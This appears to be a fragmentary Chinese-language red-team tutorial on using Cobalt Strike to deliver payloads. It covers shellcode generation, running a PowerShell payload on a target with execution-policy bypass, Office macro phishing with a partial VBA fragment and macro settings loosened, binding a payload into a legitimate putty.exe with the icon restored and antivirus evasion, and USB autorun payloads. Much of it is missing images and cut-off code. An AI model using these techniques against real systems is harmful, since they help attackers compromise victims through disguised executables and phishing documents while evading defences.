




生成基于各类语言的 shellcode, 如, c,c#,java,python,powershell,ruby,raw, 另外, cs 也提供了可直接配合 veil 一起使用的选项, 这里还是以最实用的 powershell 为例, 生成好以后, 想办法把脚本载入到目标系统中, 这里就直接在目标 cmd 中载入了, 实际中你可以把这个代码单独扣出来放到任何能执行 ps 的地方




```
# powershell -exec bypass -Command "& {Import-Module 'C:\payload.ps1'}"
```





尝试利用 office 宏钓鱼, 并不推荐直接这样搞, 因为 office 默认是不启用宏的, 不过, 可以尝试配合利用一些已经爆出来的相对比较新 office 0day 来搞, 注意平时自己用 office 一定要禁用无数字签证的宏, 切莫信任 vba





dwCountChars As Long
dwFillAttribute As Long
dwFlags As Long
wShowWindow As Integer
cbReserved2 As Integer
lpReserved2 As Long
hStdInput As Long
hStdOutput As Long
hStdError As Long
End Type

信任中心

受信任的发布者

受信任位置

受信任的文档

受信任的加载项目录

加载项

ActiveX 设置

宏设置

受保护的视图

宏设置

☐ 禁用所有宏，并且不通知(L)


☐ 禁用所有宏，并发出通知(D)

☐ 禁用无数数字签署的所有宏(G)



☒ 启用所有宏(不推荐；可能会运行有潜在危险的代码)(E)


开发人员宏设置

☒ 信任对 VBA 工程对象模型的访问(V)




尝试向正常的 exe 中嵌入 payload, 不过, 捆绑完以后的 exe 图标可能会被改变, 你可以尝试把原来的 putty.exe 的图标给扣出来, 然后再替换下, 好好处理下免杀, 之后问题基本就不太大了, 从下图可以清晰地看到, 当正常的程序执行完以后, 我们的 payload 也一并被执行了 [其实 payload 是先执行的]






TCP	127.0.0.1:49171	127.0.0.1:49172	ESTABLISHED	2204
TCP	127.0.0.1:49172	127.0.0.1:49171	ESTABLISHED	2204
TCP	127.0.0.1:49260	127.0.0.1:49261	ESTABLISHED	628
TCP	127.0.0.1:49261	127.0.0.1:49260	ESTABLISHED	628
TCP	192.168.1.181:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.181:49484	100:22	TIME_WAIT	0
TCP	192.168.1.181:49486	:80	CLOSE_WAIT	2544
TCP	192.168.1.190:139	0.0.0.0:0	LISTENING	4
TCP	192.168.1.191:139	0.0.0.0:0	LISTENING	4









生成传统的 usb 自运行 payload, 你需要提供一个 payload[这个可以直接用 cs 生成, 不过不免杀, 最好还是用你自己处理好的马来搞] 即可, 官方说, 对 xp 之前的系统最好使, win7 以后的系统基本废掉了, 实用性并不大, 所以这里也就不详细说了

